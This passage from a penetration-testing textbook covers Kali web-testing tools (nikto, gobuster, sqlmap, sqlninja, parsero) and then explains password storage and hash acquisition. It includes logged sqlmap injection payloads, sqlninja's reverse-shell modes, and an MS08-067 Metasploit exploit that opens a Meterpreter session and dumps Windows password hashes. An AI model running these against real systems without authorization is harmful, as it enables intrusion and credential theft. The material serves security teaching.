default settings work fine, and you can see a run of *nikto* using the default configuration in [Example 8-6](#).

### Example 8-6. Testing with *nikto*

```
overbeek:root~# nikto -id admin:password -host 192.168.86.54
- Nikto v2.1.6
-----
+ Target IP:          192.168.86.54
+ Target Hostname:    192.168.86.54
+ Target Port:        80
+ Start Time:         2018-03-12 19:31:35 (GMT-6)
-----
+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
+ Retrieved x-powered-by header: PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
  user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow
  the user agent to render the content of the site in a different
  fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Root page / redirects to: login.php
+ Server leaks inodes via ETags, header found with file /robots.txt,
  fields: 0x1a 0x5650b5acd4180
+ PHP/5.4.16 appears to be outdated (current is at least 5.6.9). PHP 5.5.25
  and 5.4.41 are also current.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.12).
  Apache 2.0.65 (final release) and 2.2.29 are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-12184: /?=phpB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially
  sensitive information via certain HTTP requests that contain specific
  QUERY strings.
+ OSVDB-12184: /?=phpE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
  sensitive information via certain HTTP requests that contain specific
  QUERY strings.
+ OSVDB-12184: /?=phpE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
  sensitive information via certain HTTP requests that contain specific
  QUERY strings.
```

To run against the implementation of DVWA, we had to specify the login information. This is done using the *-id* parameter and then providing the username and password. For DVWA, we're using the default login settings of *admin* for the username and *password* for the password. The output provides references to the Open Source Vulnerability Database (OSVDB). If you need more details related to the vulnerabilities identified, you can look up the reference listed. A Google search will turn up

pages that have details about the vulnerability. After the OSVDB number is the relative path to the page that is vulnerable so you can verify it manually.

## dirbuster and gobuster

As you work with websites, you will discover that often the directories and pages in the site aren't accessible by just spidering. Remember that spidering assumes that everything in the site is available by starting with a URL and traversing every link on every page discovered. This isn't always the case. One way of discovering additional directories is to use a brute-force attack. This works by making requests to directories that are generally provided by a word list. Some of the tools we have looked at so far are capable of doing this sort of brute-force attack on web servers in order to identify directories that may not have turned up in a spider.



When a web server receives a request for a directory path without any specific file (page), it returns the identified index page that exists in that directory. Index pages are identified by name in the web server configuration and are commonly something like *index.html*, *index.htm*, *index.php*, or something similar. If there is no index page in that directory, the web server should return an error. If directory listing is allowed by the server, the list of all the files in the directory will be presented. It is considered a security vulnerability to have a web server configured in this way because files that remote users shouldn't be aware of, including files that may have authentication information in them, may be presented in this way.

The program *dirbuster* is a GUI-based program that will perform this sort of testing. It is written in Java, which should mean it is cross-platform. **Figure 8-17** shows *dirbuster* running through testing against a word list that was provided against a website that was also provided. To make it easier, the *dirbuster* package provides a set of word lists to work from. You can, of course, provide your own word list or use another one that you may find somewhere. The word lists provided by *dirbuster* cover some common directories that may be found and may actually be hidden. These word lists are just text files so they should be easy to create, should you wish to use your own.




Figure 8-17. Dirbuster testing a website

Another program that performs a similar function is *gobuster*. One major difference between this and *dirbuster* is that *gobuster* is a console-based program. This is important if you have only SSH access to your Kali system. As I have some of my systems running on a VM server that I access remotely, it's often easier for me to use SSH. It's a bit faster and it's easier to capture output using an SSH session. I can SSH to one of my Kali systems with *gobuster*. With *dirbuster*, I could access it remotely, but I would need an X server running on the system I am physically at and then I'd need to forward X back from Kali. It's a bit easier to SSH sometimes, unless you can dedicate hardware to your Kali installation.

*gobuster* requires simple parameters in order to run. The output is also straightforward. You can see a run of *gobuster* in [Example 8-7](#). A downside to *gobuster* is the package doesn't come with its own word lists. Fortunately, other word lists are available. The *dirbuster* package includes word lists you can use. You might also use the word lists in `/usr/share/wordlists/dirb`, as they have been curated to include common possibilities for web-based directory names.

### Example 8-7. Testing for directories with gobuster

```
overbeek:root~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u  
http://192.168.86.54
```

```
Gobuster v1.2                OJ Reeves (@TheColonial)  
=====
```

[+] Mode	: dir
[+] Url/Domain	: http://192.168.86.54/
[+] Threads	: 10
[+] Wordlist	: /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Status codes	: 200,204,301,302,307

```
=====
```

/docs	(Status: 301)
/config	(Status: 301)
/external	(Status: 301)
/vulnerabilities	(Status: 301)

One of the nice things about *gobuster* is that you get status codes indicating the response from the server. Of course, you get status codes back from *dirbuster* as well. One difference is that a run of *dirbuster* provides an extensive list, including what you'd get from a spider. It's harder to pull apart what was determined from the word list and what was grabbed by running some sort of spider against the server.

## Java-Based Application Servers

Java-based application servers are common. You may run across Tomcat or JBoss, and those are just the open source application servers available for Java. Many commercial ones exist as well. Tools can be used to test the open source Java application servers. One reason for this is that multiple vulnerabilities have been associated with these servers, including well-known default credentials. Any easy way to compromise a Java application server like Tomcat is sometimes just to give known default credentials. While these vulnerabilities have commonly been cleaned up quickly, it doesn't change the fact that many legacy systems may not have cleaned up their act, so to speak.

JBoss is an application server supporting Java that is currently maintained by RedHat. JBoss, as with many complex pieces of software, requires expertise to install and configure well in a production environment. When it comes to testing, you may need to move beyond the application and take a look at the infrastructure that hosts the application. JBoss is not, itself, the web application. It hosts the application and executes it. The client connects to JBoss, which passes the messages in to the application to process.



The program JBoss-Autopwn was developed as a way to automatically test JBoss servers. There are two separate applications, depending on the target operating system. While JBoss is developed by RedHat, a company that's in the Linux business with multiple Linux distributions, the application server runs on Linux and Windows. This is where reconnaissance comes in. To determine which program you run, you need to know the underlying operating system. Of course, it's not the end of the world if you run it once, find nothing because it's the wrong platform, and then run the other one. However, picking the wrong one, getting no results, and assuming you're done is a bad move. It leads to a false sense of security on the part of the organization you are doing testing on.

To run either, the process is simple. The program does all the work. The only parameters the program requires are the hostname and the port number that you are testing.

Because of the prevalence of these application servers, it's not surprising that there are other ways of testing the underlying infrastructure. No standalone programs are available for Kali. However, modules are available in Metasploit.

## SQL-Based Attacks

SQL injection attacks are a serious problem, considering they target the database of the web application. Tools are provided in Kali to test for SQL injection vulnerabilities in the application. Considering the importance of the resource, this is not surprising. Additionally, there are easy libraries to use with the various database types you would likely run across. This makes writing programs to launch the attacks much easier. The tools run a range of being able to attack Microsoft's SQL Server, MySQL, and Oracle's database servers.

The first one we want to take a look at is *sqlmap*. This program is intended to automate the process of looking for SQL-based vulnerabilities in web pages. It supports testing against the databases you would expect to see in these sorts of installations—MySQL, Microsoft SQL Server, PostgreSQL, and Oracle. The first thing you need to do in order to run *sqlmap* is locate a page that would have data being sent to the database. I'm using a Wordpress installation I have locally for testing, only because Wordpress is simple to set up and there are easy pages to locate that will go to the database. For this, we're going to use a search query. You can see an example of running *sqlmap* in [Example 8-8](#). Because it's the latest version of Wordpress and the developers have access to this tool as well, I wouldn't expect *sqlmap* to be successful here, but you can at least see how it runs and a sample of the output as it runs through testing.

## Example 8-8. sqlmap testing of local Wordpress site

```
overbeek:root~# sqlmap -u http://192.168.86.50/wordpress/?s=
```

```

  _
  |H|
  |_,|
  |_,| . [|] | .'| . | {1.2.3#stable}
  |__|_ [|]_|_|_|_|_|_|_|_|
  |_|V |_| http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting at 17:57:39

[17:57:39] [WARNING] provided value for parameter 's' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly

[17:57:39] [INFO] testing connection to the target URL

[17:57:39] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS

[17:57:40] [INFO] testing if the target URL content is stable

[17:57:40] [WARNING] target URL content is not stable. sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'

how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C

[17:57:49] [INFO] testing if GET parameter 's' is dynamic

[17:57:49] [WARNING] GET parameter 's' does not appear to be dynamic

[17:57:50] [WARNING] heuristic (basic) test shows that GET parameter 's' might not be injectable

[17:57:50] [INFO] testing for SQL injection on GET parameter 's'

[17:57:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[17:57:50] [WARNING] reflective value(s) found and filtering out

[17:57:56] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'

[17:57:57] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'

[17:57:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

[17:58:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'

[17:58:03] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'

[17:58:06] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'

[17:58:06] [INFO] testing 'MySQL inline queries'

[17:58:06] [INFO] testing 'PostgreSQL inline queries'

[17:58:07] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'

[17:58:07] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[17:58:08] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'

[17:58:10] [INFO] testing 'Oracle stacked queries (DBMS\_PIPE.RECEIVE\_MESSAGE - comment)'



Running some of these automated tools doesn't require you to know SQL, though if you want to replicate the findings in order to validate them before handing them over to the people paying you, you should learn a little SQL.

Running *sqlmap* like this will take the safest route for what is tested. If you like, you can amp up the testing by adding *--risk* with a value of 2 or 3 (the default is 1, and 3 is the highest). This will add in the potential for unsafe tests that may have an impact on the database. You can also add in *--level* with a value between 1 and 5, though 1 is the default and is the least intrusive testing *sqlmap* will perform. *sqlmap* gives you the opportunity to use any vulnerability found to give you an out-of-band connection to run shell commands, upload files, download files, execute arbitrary code, or perform a privilege escalation.

There are a couple of ways to see what is happening with the testing so you can learn from the requests. The first is to perform a packet capture on the Kali Linux system. You can then open the packet capture in Wireshark and follow the conversation that's happening, assuming you aren't testing an encrypted server. The other way, assuming you have access to the server, is to watch the logs on the remote web server you are testing. **Example 8-9** shows a few of the messages that were captured in the log. While you won't catch parameters that are sent this way, you will get anything in the URL.

#### *Example 8-9. Apache logs showing SQL injection testing*

```
192.168.86.62 - - [16/Mar/2018:00:29:45 +0000]
"GET /wordpress/?s=foo%22%20OR%20%28SELECT%20%2A%28IF%28%28SELECT
%20%2A%20FROM%20%28SELECT%20CONCAT%280x71716b7671%2C%28SELECT%20%2
8ELT%289881%3D9881%2C1%29%29%29%2C0x717a767071%2C0x78%29%29s%29%2C
%208446744073709551610%2C%208446744073709551610%29%29%29%20AND%20%
22CApQ%22%20LIKE%20%22CApQ HTTP/1.1" 200 54525
"http://192.168.86.50:80/wordpress/" "sqlmap/1.2.3#stable
(http://sqlmap.org)"
192.168.86.62 - - [16/Mar/2018:00:29:46 +0000]
"GET /wordpress/?s=foo%25%27%29%20OR%20%28SELECT%20%2A%28IF%28%28
SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x71716b7671%2C%28SELECT
%20%28ELT%289881%3D9881%2C1%29%29%29%2C0x717a767071%2C0x78%29%29s%29
%2C%208446744073709551610%2C%208446744073709551610%29%29%29%20AND%20
%28%27%25%27%3D%27 HTTP/1.1" 200 54490
"http://192.168.86.50:80/wordpress/" "sqlmap/1.2.3#stable
(http://sqlmap.org)"
192.168.86.62 - - [16/Mar/2018:00:29:46 +0000]
"GET /wordpress/?s=foo%25%27%29%29%20OR%20%28SELECT%20%2A%28IF%28%28
SELECT%20%2A%20FROM%20%28SELECT%20CONCAT%280x71716b7671%2C%28SELECT
%20%28ELT%289881%3D9881%2C1%29%29%29%2C0x717a767071%2C0x78%29%29s%29%
2C%208446744073709551610%2C%208446744073709551610%29%29%29%20AND%20%
28%28%27%25%27%3D%27 HTTP/1.1" 200 54504
```

```
"http://192.168.86.50:80/wordpress/" "sqlmap/1.2.3#stable  
(http://sqlmap.org)"
```

If you plan on doing extensive testing by increasing the depth, expect it to take a lot of time. The preceding testing ran well over half an hour and, not surprisingly, turned up nothing. One reason it took so long is that it was running through tests against all of the different database servers *sqlninja* knows about. If you want to reduce the time it takes to test, you can specify a backend, if you happen to know it. In this case, I did know the server that was being used. If you are doing black-box testing, you may not have turned up anything that lets you know what the database server is, so settle in for a bit while this runs.

Another tool that can be used for SQL-based testing is *sqlninja*. This tool requires a configuration file in order to run. Configuring this program to run is not for the faint of heart, however. To test with *sqlninja*, you need to capture the request. You can do this with a proxy server like Burp Suite or ZAP. Once you have the request, you need to configure the *sqlninja.conf* file to include the HTTP request parameter. You would do something like what you see in [Example 8-10](#).

#### *Example 8-10. Configuration file for sqlninja*

```
-httprequest_start-  
GET /wordpress/?s=SQL2INJECT HTTP/1.1  
Host: 192.168.86.50  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:49.0) Gecko/20100101 Firefox/49.0  
Accept: text/html,application/xhtml+xml,application/xml  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
-httprequest_end-
```

Once you have the configuration file in place, you can start up *sqlninja* by specifying the mode. [Example 8-11](#) shows the modes that are available to run. This comes from the help output.

#### *Example 8-11. Testing modes available*

```
-m <mode> : Required. Available modes are:  
t/test - test whether the injection is working  
f/fingerprint - fingerprint user, xp_cmdshell and more  
b/bruteforce - bruteforce sa account  
e/escalation - add user to sysadmin server role  
x/resurrectxp - try to recreate xp_cmdshell  
u/upload - upload a .scr file  
s/dirshell - start a direct shell  
k/backscan - look for an open outbound port  
r/revshell - start a reverse shell  
d/dnstunnel - attempt a dns tunneled shell
```

```
i/icmpshell - start a reverse ICMP shell
c/sqlcmd - issue a 'blind' OS command
m/metasploit - wrapper to Metasploit stagers
```

We have a couple of things to note about *sqlninja*. First, its design is more flexible than some other testing tools. Second, the samples you will find for the configuration file are likely outdated. There are some git repositories that have configuration files with all the parameters documented. They are for an older version of the software that used a different configuration file. The newer configuration file is not well documented. When you are doing security testing, though, you shouldn't expect everything to be point-and-shoot. Doing a good job takes work and time to get experience.

## Assorted Tasks

Kali also includes tools for web testing that fill some niche cases. As an example, WebDAV is an extension of HTTP to allow for authoring and publishing remotely. As mentioned earlier, HTTP was a simple protocol when it was developed, so there has been a need to create supporting protocols and application interfaces. The program *davtest* will determine whether a target server can be exploited to upload files. WebDAV servers that allow for open uploading of files may be vulnerable to attack. Commonly, you will find that WebDAV is on Windows systems running Internet Information Systems (IIS), though extensions for WebDAV are available for other web servers. If you find a web server on a Windows system, you may try out *davtest*, which just requires a URL to run.

Apache servers can be configured to allow everyone to have their own section of the website. Users would place their content into a special directory in their home, perhaps called *public\_html*. Anything in that directory can be viewed remotely through the web server. When any user on the system can publish their own content without any oversight, there is a possibility of information leaking. As a result, it may be useful to determine whether there are any user directories. You can use *apache-users* to test for user directories. This program requires a word list, since this is essentially a brute-force attack where all of the users provided in the word list are checked. An example of a run of *apache-users* may look like *apache-users -h 192.168.86.50 -l /usr/share/wordlists/metasploit/unix\_users.txt -p 80 -s 0 -e 403 -t 10*.

The command line may be reasonably straightforward, but let's walk through it. First, we provide a host, which is an IP address in this case. We also have to provide a word list for the program to read. For this run, we are using a list of common Unix usernames that come with the Metasploit package. We also tell *apache-users* which port it needs to connect to. This would commonly be port 80, unless you are using TLS/SSL, in which case it would typically be port 443. The *-s 0* parameter tells *apache-users* not to use TLS/SSL. Finally, the error code to look for is 403, and the program should start up 10 threads, which will help it run faster.

It's common for web servers to be spidered by search engines so they can index the pages that the server provides. This makes content on the server searchable, which may allow consumers to get to the site. In some cases, however, the site owner may not want sections of the site to be searchable because they would rather have users not visit them. The way to fix that is to include a *robots.txt* file that includes *Disallow*: settings to tell the spiders not to search or index those sections of the website. This assumes that the search spider is well-behaved, since it is by convention rather than anything else that would keep the content from being indexed. The program *parsero* will grab the *robots.txt* file to determine the status of what is referenced in that file. You can see a run of *parsero* in [Example 8-12](#).

### Example 8-12. Running *parsero*

```
parsero -u 192.168.86.50
```



```
Starting Parsero v0.75 (https://github.com/behindthefirewalls/Parsero)
at 03/15/18 21:10:15
```

```
Parsero scan report for 192.168.86.50
http://192.168.86.50/components/ 200 OK
http://192.168.86.50/modules/ 200 OK
http://192.168.86.50/cache/ 200 OK
http://192.168.86.50/bin/ 200 OK
http://192.168.86.50/language/ 200 OK
http://192.168.86.50/layouts/ 200 OK
http://192.168.86.50/plugins/ 200 OK
http://192.168.86.50/administrator/ 500 Internal Server Error
http://192.168.86.50/installation/ 404 Not Found
http://192.168.86.50/libraries/ 200 OK
http://192.168.86.50/logs/ 404 Not Found
http://192.168.86.50/includes/ 200 OK
http://192.168.86.50/tmp/ 200 OK
http://192.168.86.50/cli/ 200 OK
```

```
[+] 14 links have been analyzed and 11 of them are available!!!
```

```
Finished in 0.2005910873413086 seconds
```

The advantage to running *parsero* is that a business may not want these locations indexed because they may have sensitive or fragile components. If you grab the *robots.txt* file, you can get a list of specific places in the site that you may want to look more closely at. You can grab the *robots.txt* file yourself and read it, but *parsero* will also do testing on each of the URLs, which can let you know where you should do

more testing. As you can see, some of the entries received a 404. This means those listings don't exist on the server. As a result, you can save yourself some time by not bothering with them.

## Summary

Kali Linux includes several tools available for web application testing. This is good, considering the number of services that are now consumed through web applications. We have taken a good swipe at the tools and how you can use them as you are working on testing. However, we didn't cover everything available. You can find other tools in the Kali menu, but only those that have been installed by default. You may want to keep an eye on the tools page on Kali's website.

Some important ideas to take away from this chapter are as follows:

- A common web application architecture may include a load balancer, web server, application server, and database server.
- The types of web application attacks you may commonly see are cross-site scripting, cross-site request forgery, SQL injection, and XML entity injection.
- Proxy-based tools like Burp Suite and Zed Attack Proxy can be used for web application testing and scanning.
- Specific tools like *skipfish*, *nikto*, and Vega can be used to automate testing without using proxy-based testers.
- *sqlmap* is a good tool to test for SQL injection testing.
- Tools like *davtest* and *parsero* can be used for gathering information and testing.

## Useful Resources

- OWASP, "[OWASP Top Ten Project](#)"
- Kali Tools, "[Kali Linux Tools Listing](#)"
- Microsoft, "[Common Web Application Architectures](#)"





---

# Cracking Passwords

Password cracking isn't always needed, depending on how much cooperation you are getting from the people who are paying you. However, it can be valuable if you are going in completely black box. Cracking passwords can help you get additional layers of privileges as well as potentially providing you access to additional systems in the network. These may be additional server systems, or they may be entryways into the desktop network. Again, this is where it's essential to get a scope of activity when you sign on. You need to know what is out of bounds and what is considered fair play. This will let you know whether you even need to worry about password cracking.

Passwords are stored in a way that requires us to perform cracking attacks in order to get the passwords back out. However, what exactly does that mean? What is password cracking, and why is it necessary? We'll cover that in this chapter. In the process, you'll get a better understanding of cryptographic hashes. You will run across these all over the place, so it's a good concept to get your hands and head around.

We are going to go after a couple of types of passwords. First, we'll talk about how to run attacks if you happen to have a file of the passwords, in their hashed form, in front of you. We will also take a look at how to go after remote services. Numerous network services require authentication before a user can interact with them. As such, there are ways to attack that authentication process in order to obtain the credentials. Sometimes we will be working from dictionaries or word lists. Other times, we will be working with trying every possible combination of passwords.

## Password Storage

Why do we even need to crack passwords? The reason is they are not stored in plain text. They are stored in a form that cannot easily be returned to the original password. This is commonly a form of cryptographic hashing. A *cryptographic hash* is

referred to as a one-way function: data that is sent into the function can't be returned to its original state. There is no way to get the original data from the hash. This makes some sense, however, when you think about it. A cryptographic hash generates a fixed-length output.

A *hash function* is a complex mathematical process. It takes input of any length and outputs a value that has the same length as any other input, regardless of input size. Different cryptographic hash functions will generate different output lengths. The hash function that was common for years, Message Digest 5 (MD5), generated an output length of 128 bits, which would look like 32 characters after the hex values for each byte were displayed. Secure Hashing Algorithm 1 (SHA1) generates an output length of 160 bits, which would display as 40 hexadecimal characters.

While hashing algorithms can't be reversed, there is a problem with them. Hashing algorithms without enough depth can potentially generate collisions. A collision occurs when two different sets of data can generate the same output value. The mathematical problem that speaks to this issue is called the *birthday paradox*. The birthday paradox speaks to the probability of two things having the same value with a limited set of input.

### The Birthday Paradox

Imagine that you are in a room with a number of people, and you all start comparing your birthdays. How many people do you think it would take for there to be a 50% chance (basically, a coin flip) of two people in the room having the same birthday—the same month and day. It's a much smaller number than you might think. The answer is only 23. Were you to graph this, you would see a steep slope to that point. After that, the slope slows way down. Any change is incremental until we get all the way to 100%.

You wouldn't think it would take so few people for there to be a coin flip as the probability. In order for there to be a 100% chance that two people in the room have the same birthday, there would have to be 366 people in the room. There are 366 potential birthdays, when you factor in leap year. The graph of the probability against the number of people hovers around 99% for a long time. It's this statistical probability of the collision—two people having the same birthday or two sets of input creating the same output value—that is a key to picking apart hashing algorithms.

The authentication process goes something like this. When passwords are created, the input value is hashed, and the hash is stored. The original password is essentially ephemeral. It isn't kept beyond the time it takes to generate the hash. To authenticate, a user enters a value for a password. The value entered is hashed, and the resulting hash value is compared to the one stored. If the values match, the user has successfully authenticated. The thing about collisions, though, is that it means you don't need

to know or guess the original password. You just have to come up with a value that can generate the same hash value as the original password. This is a real implementation of the birthday paradox, and it deals with probabilities and hash sizes.

What this means is our job just got slightly easier since we don't necessarily have to recreate the original password. However, that depends on the depth of the hashing algorithm. Different operating systems will store their passwords in different ways. Windows uses the Security Account Manager (SAM), and Linux uses the pluggable authentication module (PAM) to handle authentication. These may use the standard, text-based password and shadow files for authentication.

## Security Account Manager

Microsoft has been using the SAM since the introduction of Microsoft Windows XP. The SAM is maintained in the Windows Registry and is protected from access by unauthorized users. However, an authorized user can read the SAM and retrieve the hashed passwords. To obtain the passwords for cracking, an attacker would need to get system-level or administrative access.

Passwords were formerly stored using a LanManager (LM) hash. LM hashes had serious issues. The process for creating an LM hash was taking a 14-byte value by either padding out the password or truncating it, and converting lowercase to uppercase. The 14-character value is then split into two 7-character strings. Digital Encryption Standard (DES) keys are created from the two strings and then used to encrypt a known value. Systems up until Windows Server 2003 use this method of creating and storing password values. LanManager, though, defines not only password storage, but also more importantly, the way authentication challenges are passed over the network. Given the issues with LanManager, though, there have been changes. These were implemented through NT LanManager (NTLM) and NTLMv2.

Whereas the SAM is stored in a Registry file, that file doesn't exist when the system is booted. When the system is booted, the contents of the file are read into memory and the file becomes 0 length. The same is true for the other system registry hives. If you were able to shut down the system, you would be able to pull the file off the disk. When you are working with a live system, you need to extract the hashes from memory.



We all know how off movies and TV shows can be when it comes to showing technical content. You will often see passwords getting identified a character at a time, but in real life, this is not how it works. The hash identifies the entire password. If a password is stored as a hash, there is no way to identify individual characters from the password. Remember, a hash function is one way, and pieces of it don't correspond to characters in the password.

From the standpoint of the Windows system, users have a SID, which is a long string that identifies the user to the system. The SID is meaningful when it comes to giving users permissions to resources on the system.

Windows systems may be connected to an enterprise network with Windows servers that handle authentication. The SAM exists on each system with local accounts. Anything else is handled over the network through the Active Directory servers. If you connect to a system that is using an Active Directory server, you won't get the hashes from the domain users that would log into the system. However, a local administrator account would be configured when administration needs to happen without access to the Active Directory server. If you are able to dump the hashes from a local system, you may get the local administrator account, which you may be able to use to get remote access.

## PAM and Crypt

Unix-like operating systems have long used flat files to store user information. Initially, this was all stored in the */etc/passwd* file. This is a problem, however. Different system utilities need to be able to reference the *passwd* file to perform a lookup on the user identification number that is stored with the file information and the username. It's far more efficient for the system to store user information as numeric values than look up the username from the numeric value. This assumes that the utility even needs to show the username instead of the user ID.

To get around the problem with the *passwd* file needing to be accessible by system utilities that could be running without root-level permissions, the *shadow* file was created. The password was decoupled from the *passwd* file and put into the *shadow* file. The *shadow* file stores the username as well as the password and other information related to the password, such as the last time the password was changed and when it needs to be changed next.

Linux systems don't have to use the flat files, however. Linux systems will commonly use the PAM to manage authentication. The logon process will rely on PAM to handle the authentication, using whatever backend mechanism has been specified. This may be just the flat files, with PAM also handling password expiration and strength requirements, or it may be something like the Lightweight Directory Access Protocol (LDAP). If authentication is handled with another protocol, you will need to get into the authentication system in order to retrieve passwords.

The local *shadow* file includes the hashed password as well as a salt. The *salt* is a random value that is included when the password is hashed. This prevents attackers from getting multiple identical passwords together. If a hashed password is cracked, an attacker will get only that one password, regardless of whether another user has the same password. The salt ensures a unique hash even if the starting password is

identical. This doesn't make it impossible for attackers to get the identical passwords. It just means they have to crack those passwords individually.



## Hashed Password Storage

Even with a hashed password, the storage isn't as straightforward as just seeing the hashed password in the shadow file. For a start, there needs to be a way to convey the salt used. An example of a password field from the shadow file would be `$6$uHTxTbnr $xHrG96xp/Gu501T30Oy1CcdmDeVC51L4i1PpSBypJHs6xRb.733v ubvqvFarhXKHi6MYFhHYZ5rYUPLt/21GH..`. The `$` signs are delimiters. The first value is the ID, which is 6 in the example, and tells us the hashing algorithm used is SHA-512. MD5 would be a value of 1, and SHA-256 would be a value of 5. The second value is the salt, which is `uHTxTbnr` in the example. This is the random value that is included with the plain-text password when the hashing algorithm is applied. The last part is the hashed password itself—the output from the hashing algorithm. In the example, this starts with `xHr` and ends with `GH`.

Different cryptographic hash algorithms can be used to increase the difficulty. Stronger cryptographic algorithms will increase the cracking complexity, meaning it should take longer to get all the passwords. The hashing algorithm can be changed by editing the `/etc/pam.d/common-password` file. In my case, on a default Kali install, the following line indicates the hash type used:

```
# here are the per-package modules (the "Primary" block)
password [success=1 default=ignore] pam_unix.so obscure sha512
```

This means we are using a 512-bit hashing algorithm. A SHA-512 hashing algorithm will result in 64 8-bit characters. All three of the elements of the `password` field in the `shadow` file are necessary in order to crack the password. It's essential to know the hashing algorithm that is used to know which algorithm to apply against the cracking attempts. When it comes to longer hash values, we have less chance of the collisions that have rendered older hash algorithms obsolete. The algorithms that generate longer results also take longer to generate the value. When you compare a single result, the difference is perhaps tenths of seconds between a SHA-256 and a SHA-512. However, over millions of potential values, these tenths of seconds add up.

## Acquiring Passwords

Now that we know a little more about how passwords are commonly stored and the hashing results that the passwords are stored in, we can move on to how to acquire passwords. Just as with the password storage and, to a degree, the hash algorithms used, the retrieval of passwords will be different from one operating system to

another. When it comes to Windows systems, the easiest way to get the password hashes out of the system is to use the Meterpreter module `hashdump`.

The first thing to note is that this method requires that the system can be compromised. This isn't a given. It also assumes that the exploit used will allow the Meterpreter payload. This is not to say that there are not other ways to dump passwords. Regardless, though, they will require that the system be exploited in order to gain access to the password hashes. It also requires administrative access to the system in order to be able to get to the password hashes. No regular user can read them. [Example 9-1](#) shows an exploit of an older Windows system using a reliable exploit module, though it should no longer be one that should be used in the wild. Finding systems that are vulnerable to MS08-067 would suggest far larger problems.

### *Example 9-1. Using `hashdump` in Meterpreter*

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.86.23
RHOST => 192.168.86.23
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.86.47:4444
[*] 192.168.86.23:445 - Automatically detecting the target...
[*] 192.168.86.23:445 - Fingerprint: Windows XP - Service Pack 2 - lang:Unknown
[*] 192.168.86.23:445 - We could not detect the language pack, defaulting to English
[*] 192.168.86.23:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.86.23:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.86.23
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.86.47:4444 -> 192.168.86.23:1041)
    at 2018-03-25 14:51:48 -0600

meterpreter > hashdump
Administrator:500:ed174b89559f980793e28745b8bf4ba6:5f7277b8635625ad2d2d551867124
dbd:::
ASPNET:1003:5b8cce8d8be0d65545aefda15894afa0:227510be54d4e5285f3537a22e855dfc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:7e86e0590641f80063c81f86ee9efa9c:ef449e873959d4b1536660525657
047d:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2e54afff1eaa6b62fc0649b71
5104187:::
```
